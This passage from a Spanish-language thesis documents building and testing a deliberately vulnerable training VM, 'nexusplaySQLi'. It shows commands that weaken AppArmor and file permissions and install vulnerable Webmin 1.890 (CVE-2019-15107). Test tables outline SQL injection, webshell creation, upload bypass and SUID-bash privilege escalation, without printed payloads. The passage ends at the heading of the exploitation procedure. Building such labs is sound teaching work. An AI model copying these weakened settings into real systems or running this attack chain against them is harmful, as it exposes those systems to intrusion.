La segunda modificación que se realizó fue en los permisos del directorio users, que es donde se almacenan las fotos de perfil de los usuarios de la aplicación web, mediante los siguientes comandos:

**setfacl -R -m u:www-data:rwx,u:mysql:rwx users**

**setfacl -R -d -m u:www-data:rwx,u:mysql:rwx users**

Estos comandos establecen los permisos rwx por defecto y añaden reglas ACL (Lista de Control de Acceso), lo que garantiza que los usuarios www-data y MySQL tengan lectura, escritura y ejecución en el directorio users, sin que los permisos establecidos previamente con chmod interfieran **(ver Figura 51)**.





***Figura 51: Permisos del directorio de imágenes users modificado.***

Por último, se configuró AppArmor para que los ataques de inyección SQL puedan acceder a archivos o rutas específicas sin ser bloqueados. Para esto, se utilizaron los comandos "apt-get install -y apparmor-utils" para instalar todas las herramientas y "aa-complain /usr/sbin/mysqld" para cambiar el perfil de MySQL a modo complain,

este último esencial para permitir el acceso a los recursos del sistema sin restricciones **(ver Figura 52)**.

```
Desempaquetando apparmor-utils (2.10.95-0ubuntu2.12) ...
Procesando disparadores para man-db (2.7.5-1) ...
Configurando python3-libapparmor (2.10.95-0ubuntu2.12) ...
Configurando python3-apparmor (2.10.95-0ubuntu2.12) ...
Configurando apparmor-utils (2.10.95-0ubuntu2.12) ...
root@nexusplaySQLi:/# aa-complain /usr/sbin/mysqld
Setting /usr/sbin/mysqld to complain mode.
root@nexusplaySQLi:/#
```

*Figura 52: Configuración de AppArmor para MySQL.*

### 3.3.5. Incorporación del fallo de seguridad

Con el fin de completar la explotación de la máquina, para realizar el escalado de privilegios y obtener acceso al usuario root, se incorporó el fallo de seguridad de Webmin versión 1.890, identificado como CVE-2019-15107, el cual tiene una gravedad crítica de ser explotado **(ver Figura 53)**. Esta vulnerabilidad permite la inyección remota de comandos a través del parámetro expired del "script password_change.cgi".


*Figura 53: Fallo de seguridad CVE-2019-15107 [63].*

Lo primero que se realizó para incorporar el fallo de seguridad fue instalar las librerías necesarias para el funcionamiento de Webmin, ejecutando el siguiente comando:

**apt update && apt install -y gcc wget perl libnet-ssleay-perl openssl libauthen-pam-perl libio-pty-perl libapt-pkg-perl**

El cual instala todas las dependencias necesarias, incluyendo herramientas de compilación, soporte para certificados SSL, autenticación PAM y funciones de Perl, esto con el fin de asegurar que Webmin pueda operar sin problemas en el sistema.

Posteriormente, se creó un nuevo directorio “mkdir /opt/webmin”; en este mismo se descargó el paquete de Webmin 1.890 con el comando "wget http://prdownloads.sourceforge.net/webadmin/webmin_1.890_all.deb" **(ver Figura 54)**.





***Figura 54: Descarga del paquete Webmin en el directorio /opt/webmin.***

Una vez preparados todos los elementos necesarios se instaló Webmin usando el comando "apt install ./webmin_1.890_all.deb -y" y se verificó que la versión instalada en el sistema fuera la correcta “dpkg -l webmin” **(ver Figura 55).**





***Figura 55: Verificación de la instalación de Webmin.***

A continuación, se ingresó al código del script “password_change.cgi”, para verificar que exista la vulnerabilidad que permitirá ejecutar inyecciones de comandos **(ver Figura 56).**





***Figura 56: Vulnerabilidad en el script password_change.cgi.***

Seguido de esto, se utilizó el comando “chage -l root”, para verificar que la contraseña del usuario root esté expirada, ya que esto es esencial para que los ataques de inyección de comandos en Webmin puedan ejecutarse sin inconvenientes **(ver Figura 57).**

```
root@nexusplaySQLi:/opt/webmin# nano /usr/share/webmin/password_change.cgi
root@nexusplaySQLi:/opt/webmin# sudo chage -l root
Last password change                                    : oct 21, 2025
Password expires                                        : never
Password inactive                                       : never
Account expires                                         : never
Minimum number of days between password change          : 0
Maximum number of days between password change          : 99999
Number of days of warning before password expires       : 7
```

***Figura 57: Estado de la contraseña de root.***

Como adicional, se creó un nuevo directorio /opt/webmin/CVE-2019-15107, el cual contendrá un README.md que tiene como propósito dar una pista del fallo de seguridad que se encuentra en el sistema **(ver Figura 58).**

```
root@nexusplaySQLi:/opt/webmin/CVE-2019-15107# ls
README.md
root@nexusplaySQLi:/opt/webmin/CVE-2019-15107#
```

***Figura 58: Pista almacenada en el archivo README.md.***

Se agregaron archivos distractores en el directorio /opt/webmin, como scripts y otros ficheros que no cumplen ninguna función real, solo con el fin de simular actividad en el entorno **(ver Figura 59)**.

```
root@nexusplaySQLi:/opt/webmin# ls -l
total 15216
drwxr-xr-x 2 root root     4096 oct 20 22:21 CVE-2019-15107
-rwxr-xr-x 1 root root      161 oct 20 22:25 check-ssl.sh
drwxr-xr-x 2 root root     4096 oct 20 22:22 lib
-rwxr-xr-x 1 root root      168 oct 20 22:24 rotate-logs.sh
-rwxr-xr-x 1 root root      161 oct 20 22:24 sync-ldap.sh
drwxr-xr-x 8 root root     4096 oct 20 22:24 tmp
drwxr-xr-x 2 root root     4096 oct 20 22:22 usr
-rw-r--r-- 1 root root 15550066 jul 15  2018 webmin_1.890_all.deb
root@nexusplaySQLi:/opt/webmin#
```

***Figura 59: Archivos adicionales en el directorio /opt/webmin.***

### 3.3.6. Añadir segunda y tercera bandera.

La segunda bandera se la añadió en el directorio del usuario estándar del sistema, donde se la guardó en un .txt y se quitó la posibilidad de ser modificada con el comando "chattr +i root.txt" **(ver Figura 60).**

```
root@nexusplaySQLi:/home/pedri# nano user.txt
root@nexusplaySQLi:/home/pedri# ll
total 68
drwxr-xr-x 3 pedri pedri  4096 oct 20 22:27 ./
drwxr-xr-x 3 root  root   4096 oct 20 19:34 ../
-rw------- 1 pedri pedri   135 oct 20 21:33 .bash_history
-rw-r--r-- 1 pedri pedri   220 oct 20 19:34 .bash_logout
-rw-r--r-- 1 pedri pedri  3771 oct 20 19:34 .bashrc
drwx------ 2 pedri pedri  4096 oct 20 20:19 .cache/
-rw-rw-r-- 1 pedri pedri 33455 oct 20 21:32 nexusplay_db.sql
-rw-r--r-- 1 pedri pedri   675 oct 20 19:34 .profile
-rw-r--r-- 1 pedri pedri     0 oct 20 20:21 .sudo_as_admin_successful
-rw-r--r-- 1 root  root     33 oct 20 22:27 user.txt
root@nexusplaySQLi:/home/pedri# chattr +i user.txt
root@nexusplaySQLi:/home/pedri# lsattr user.txt
----i--------e-- user.txt
root@nexusplaySQLi:/home/pedri#
```

*Figura 60: Segunda bandera añadida.*

La tercera bandera se la añadió en el directorio de root, donde también se la guardó en un .txt y se quitó la posibilidad de ser modificada con el comando "chattr +i root.txt" **(ver Figura 61)**.

```
root@nexusplaySQLi:~# nano root.txt
root@nexusplaySQLi:~# ll
total 36
drwx------  3 root root 4096 oct 20 22:29 ./
drwxr-xr-x 23 root root 4096 oct 20 22:18 ../
-rw-------  1 root root  497 oct 20 21:33 .bash_history
-rw-r--r--  1 root root 3106 oct 22  2015 .bashrc
-rw-------  1 root root  247 oct 20 21:40 .mysql_history
drwxr-xr-x  2 root root 4096 oct 20 20:21 .nano/
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-------  1 root root 1024 oct 20 22:18 .rnd
-rw-r--r--  1 root root   33 oct 20 22:29 root.txt
root@nexusplaySQLi:~# chattr +i root.txt
root@nexusplaySQLi:~# lsattr root.txt
----i--------e-- root.txt
root@nexusplaySQLi:~#
```

*Figura 61: Tercera bandera añadida.*

### 3.3.7. Configuración de la red

Una vez terminadas todas las instalaciones en la máquina virtual, se procedió a verificar que su interfaz de red esté en DHCP para que asigne una IP automática **(ver Figura 62)**.





***Figura 62: Interfaz de red de la máquina en DHCP.***

Luego se modificó su adaptador de red a modo "NAT" **(ver Figura 63).**





***Figura 63: Adaptador configurado en "NAT".***

Con estas configuraciones, el adaptador de red de la máquina podrá modificarse según las necesidades del usuario, evitando cualquier problema de conexión o incompatibilidad con la red de la universidad.

Por último, se reinició la máquina y se verificó, mediante el comando “ip add”, que la dirección IP asignada corresponde al rango predeterminado del modo NAT **(ver Figura 64)**.





***Figura 64: Dirección IP de la máquina virtual en NAT.***

### 3.3.8. Exportación de la máquina virtual.

Con las instalaciones y configuraciones en la máquina virtual, se procedió a exportarla en formato OVA. Para esto se ingresó al menú de archivos de VirtualBox y se dio clic en la opción “Exportar servicios virtualizados” **(ver Figura 65)**.





***Figura 65: Opción “exportar servicio virtualizado”.***

Al hacerlo, se mostró una pantalla para seleccionar la máquina que se deseaba exportar, eligiendo “nexusplaySQLi” y haciendo clic en el botón Siguiente **(ver Figura 66)**.





***Figura 66: Selección de la máquina virtual a exportar.***

En la siguiente sección se seleccionó la ubicación en la computadora local donde se desea guardar el archivo OVA y las demás opciones se las dejo con su valor predeterminado **(ver Figura 67).**





***Figura 67: Selección de carpeta local para exportación del archivo OVA.***

Antes de iniciar la exportación de la máquina, se revisaron sus preferencias para asegurarse de que fueran correctas, y posteriormente se hizo clic en el botón "Terminar" **(ver Figura 68)**.





***Figura 68: Finalización de la exportación.***

Una vez completada la exportación de la máquina en formato .OVA, se verificó que estuviera en el archivo seleccionado **(ver Figura 69)**.





***Figura 69: Archivo .OVA exportado.***

### 3.4. FASE 4: PRUEBAS

Las pruebas realizadas son ayuda para comprobar el funcionamiento de la máquina virtual "nexusplaySQLi". Para esto, se empleó el archivo OVA previamente exportado y Kali Linux 2025.1c como sistema operativo de ataque, los cuales tendrán una configuración en "Red NAT" para permitir una comunicación directa.

<table>
<tr><th colspan="3">Prueba N.º 01</th></tr>
<tr><td>Caso a evaluar</td><td colspan="2">Conectividad y escaneo de red de la máquina.</td></tr>
<tr><td>Objetivo de la prueba</td><td colspan="2">Verificar si al configurar la red de la máquina NexusplaySQLi permite tanto obtener una dirección IP automáticamente por DHCP como identificar sus servicios y puerto activos mediante un escaneo por Nmap.</td></tr>
<tr><th colspan="3">Pasos de la prueba</th></tr>
<tr><td colspan="3">1. Crear una red virtual y configurar el adaptador de la máquina Kali y nexusplaySQLi en modo “Red NAT”<br>2. Identificar desde Kali con el comando ip add que la red se haya asignado correctamente<br>3. Escanear la red con la herramienta Nmap para identificar la dirección IP que se le asignó a nexusplaySQLi<br>4. Ejecutar un ping desde Kali hacia la máquina nexusplaySQLi para verificar su comunicación<br>5. Realizar un escaneo con Nmap a la dirección IP de nexusplaySQLi para comprobar que los puertos SSH, MYSQL y HTTP estuvieran activos</td></tr>
<tr><th colspan="3">Resultados de la prueba</th></tr>
<tr><th>Resultados obtenidos</th><th colspan="2">Evaluación</th></tr>
<tr><td>La máquina nexusplaySQLi obtuvo correctamente una dirección IP mediante DHCP al iniciarse en modo “RED NAT”. Además de mostrar cada uno de sus servicios activos por el escaneo de red con Nmap.</td><td>Exitoso ☒</td><td>Fallido ☐</td></tr>
</table>

***Tabla 4: Prueba de funcionalidad – Conectividad de red.***

<table>
<tr><th colspan="3">Prueba N.º 02</th></tr>
<tr><td>Caso a evaluar</td><td colspan="2">Obtener información de la base de datos.</td></tr>
<tr><td>Objetivo de la prueba</td><td colspan="2">Verificar que los puntos vulnerables de la aplicación web puedan ser explotados mediante ataques de inyección SQL y permitan acceder a la información de la base de datos.</td></tr>
<tr><th colspan="3">Pasos de la prueba</th></tr>
<tr><td colspan="3">1. Acceder a la aplicación web desde el navegador mediante la dirección IP asignada a la máquina nexusplaySQLi<br>2. Verificar, mediante inyecciones SQL en el formulario de inicio de sesión, si se puede provocar un error de sintaxis y obtener acceso a la aplicación web<br>3. Realizar ataques de inyección SQL por UNION SELECT en el buscador principal de la aplicación web para verificar que se pueda extraer información de la base de datos y acceder a las tablas para localizar las credenciales del administrador con el fin de capturar la primera bandera</td></tr>
<tr><th colspan="3">Resultados de la prueba</th></tr>
<tr><th>Resultados obtenidos</th><th colspan="2">Evaluación</th></tr>
<tr><td>Los puntos vulnerables de la aplicación web respondieron correctamente a los ataques de SQLi tanto para generar errores de sintaxis como para extraer la información de la base de datos.</td><td>Exitoso ☒</td><td>Fallido ☐</td></tr>
</table>

***Tabla 5: Prueba de funcionalidad – SQLi a la aplicación web.***

| Prueba N.º 03 | |
|---|---|
| **Caso a evaluar** | Acceder al usuario estándar del sistema. |
| **Objetivo de la prueba** | Verificar que las configuraciones realizadas en los archivos donde se aloja la aplicación web permiten realizar ataques de inyección SQL para acceder a la información del sistema y crear una webshell. |
| **Pasos de la prueba** | |
| 1. Descifrar la contraseña MD5 para acceder al panel de administrador y provocar un error de sintaxis en el buscador de transacciones para obtener información sobre los archivos de la aplicación web<br>2. Realizar inyecciones SQL en la aplicación web para verificar que el usuario de la base de datos tenga los permisos de secure_file_priv y FILE que permitan la lectura y escritura de archivos en el sistema<br>3. Inspeccionar el código de la aplicación para identificar la ruta donde se creará la webshell<br>4. Ejecutar la consulta SQLi que permita crear la webshell e identificar la ruta del archivo donde se creó para ingresar a través del navegador<br>5. Revisar los archivos del sistema a través de la webshell para localizar la clave del usuario estándar<br>6. Verificar cuál es el usuario del sistema mediante inyección SQL en el buscador principal de la aplicación<br>7. Obtener las credenciales del usuario estándar por SSH a la máquina y capturar la segunda bandera | |
| **Resultados de la prueba** | |

| Resultados obtenidos | Evaluación | |
|---|---|---|
| Las configuraciones realizadas en los archivos que alojan la aplicación web permitieron la lectura y escritura en el sistema mediante ataques de inyección SQL, lo que posibilitó el acceso al usuario estándar de la máquina por SSH. | Exitoso ☒ | Fallido ☐ |

***Tabla 6: Prueba de funcionalidad – Acceder al usuario estándar del sistema.***

| Prueba N.º 04 | |
|---|---|
| **Caso a evaluar** | Escalada de privilegios para obtener permisos administrativos. |
| **Objetivo de la prueba** | Verificar que el fallo de seguridad "CVE-2019-15107" de Webmin esté activo y permita realizar inyecciones de comando para escalar privilegios y tener el control total del sistema. |
| **Pasos de la prueba** | |
| 1. Localizar el directorio que contiene información sobre el fallo de seguridad que afecta el sistema (CVE-2019-15107)<br>2. Verificar que Webmin esté funcionando en localhsot y escuchando en el puerto 10000 para activarlo mediante un túnel SSH<br>3. Acceder a la interfaz de Webmin desde el navegador predeterminado de Burp Suite para interceptar y modificar sus solicitudes HTTPS, con el propósito de explotar la vulnerabilidad del script "password_change.cgi" mediante inyecciones de comandos<br>4. Mediante la vulnerabilidad identificada crear una copia en el directorio /tmp del binario Bash con permisos de SUID<br>5. Verificar que el archivo binario Bash se haya creado correctamente en el directorio del sistema junto con los permisos adecuados. | |

| |
|---|
| 6. Ejecutar el Bash para escalar privilegios a root y capturar la tercera bandera |

| **Resultados de la prueba** | | |
|---|---|---|
| **Resultados obtenidos** | **Evaluación** | |
| El fallo de seguridad CVE-2019-15107 en Webmin permitió realizar escalado de privilegios por inyección de comandos. Asimismo, facilito la creación de un shell SUID que otorga el control total del sistema. | Exitoso ☒ | Fallido ☐ |

***Tabla 7: Prueba de funcionalidad – Escalada de privilegios.***

| **Prueba N.º 05** | |
|---|---|
| **Caso a evaluar** | Ejecutar ataques mediante las vulnerabilidades adicionales. |
| **Objetivo de la prueba** | Verificar que las vulnerabilidades adicionales que están en la aplicación web permitan ser explotadas. |
| **Pasos de la prueba** | |
| 1. Realizar SQLi booleana al formulario para crear una cuenta de la aplicación para comprobar que se pueden extraer los caracteres del nombre de la base de datos<br>2. Ejecutar SQLi por tiempo en el formulario para actualizar datos del usuario de la aplicación para saber cuántos caracteres tiene el nombre de la base de datos<br>3. Subir un archivo JPG en el campo de configuración del panel del administrador, interceptando esa petición HTTP con Burp Suite para cambiar el nombre de archivo y verificar si es posible engañar al sistema con una de las variantes de PHP | |

| Resultados de la prueba | | |
|---|---|---|
| **Resultados obtenidos** | **Evaluación** | |
| Las vulnerabilidades en el formulario para crear una cuenta y actualizar datos del usuario en la aplicación web permitieron realizar ataques de SQLi, aunque presentan un nivel de dificultad más elevado. También la vulnerabilidad en la carga de imágenes del panel de administrador permitió subir un archivo con una de las variantes de PHP mediante la modificación de su petición HTTP con BurpSuite. | Exitoso ☒ | Fallido ☐ |

***Tabla 8: Prueba de funcionalidad – vulnerabilidades adicionales.***

**Estimación de tiempos de resolución**

Se mide el tiempo en que un estudiante tarda en completar la práctica desde que inicia sin conocimientos sobre las vulnerabilidades y fallas que tiene la máquina hasta obtener control total del sistema, considerando la diferencia entre hacerlo solo y hacerlo con la explicación del docente junto con la herramienta, mostrando cómo la orientación reduce los tiempos de explotación en cada actividad.

| Descripción | Sin la explicación del docente | Con la explicación del docente |
|---|---|---|
| Establecer conexión entre las máquinas y realizar escaneo de red para identificar tanto su dirección IP como sus servicios. | 15 minutos | 7 minutos |
| Ataques SQLi en la aplicación web para obtener información y acceso a la base de datos para capturar la primera bandera. | 23 minutos | 10 minutos |

| | | |
|---|---|---|
| Ataques SQLi avanzados a la aplicación web para obtener acceso al usuario estándar del sistema y capturar la segunda bandera. | 27 minutos | 11 minutos |
| Explotación del fallo de seguridad (CVE-2019-15107) para escalar privilegios a root y obtener la tercera bandera y control total del sistema. | 26 minutos | 13 minutos |

***Tabla 9: Tiempo estimado en realizar la explotación de la máquina.***

## 3.5. FASE 5: DOCUMENTACIÓN

### 3.5.1. Introducción

En este entorno virtual vulnerable se presenta un escenario que demuestra cómo, partiendo de una vulnerabilidad en la manipulación de datos, es posible subir privilegios y tomar control total del sistema. Esto se hará mediante la máquina nexusplaySQLi, que aloja una aplicación web mal protegida que puede ser explotada mediante inyecciones SQL, permitiendo acceder a información sensible de la base de datos y del sistema, la cual puede ser utilizada para obtener las credenciales del usuario estándar y establecer una conexión remota por SSH. Además de presentar el fallo de seguridad "CVE-2019-15107" de Webmin 1.890 que afecta al sistema, esto debido a vulnerabilidad presente en el script "password_change.cgi" que afecta al parámetro expired, causando inyecciones de comandos y dando privilegios de root.

| **Descripción del entorno.** | |
|---|---|
| **Máquina Victima** | nexusplaySQLi – Formato OVA |
| **Sistema Operativo** | Ubuntu Server 16.04 |

| Descripción del entorno. | |
|---|---|
| **Servicios activos** | **SSH** port:22, **Apache2** port:80 y **MySQL** port:3306 |
| **Vulnerabilidades incluidas** | Fallos en la manipulación de datos en la aplicación web.<br>**CVE-2019-15107** de Webmin 1.890 port: 10000 password_change.cgi, parámetro expired. |
| **Red de nexusplaySQLi** | Red virtual (NatNetwork) – modo Red NAT. |
| **Banderas del entorno** | **Bandera 1:** Contraseña del usuario admin de la aplicación web.<br>**Bandera 2:** Directorio del usuario estándar.<br>**Bandera 3:** Directorio de root. |
| **Máquina Atacante** | Kali Linux. |
| **Red de Kali** | Red virtual (NatNetwork) - modo Red NAT. |
| **Herramientas de Kali** | Burp Suite y Nmap. |

***Tabla 10: Información y configuración del entorno virtual vulnerable.***

### 3.5.2. Procedimiento para explotar la máquina NexusplaySQLi.

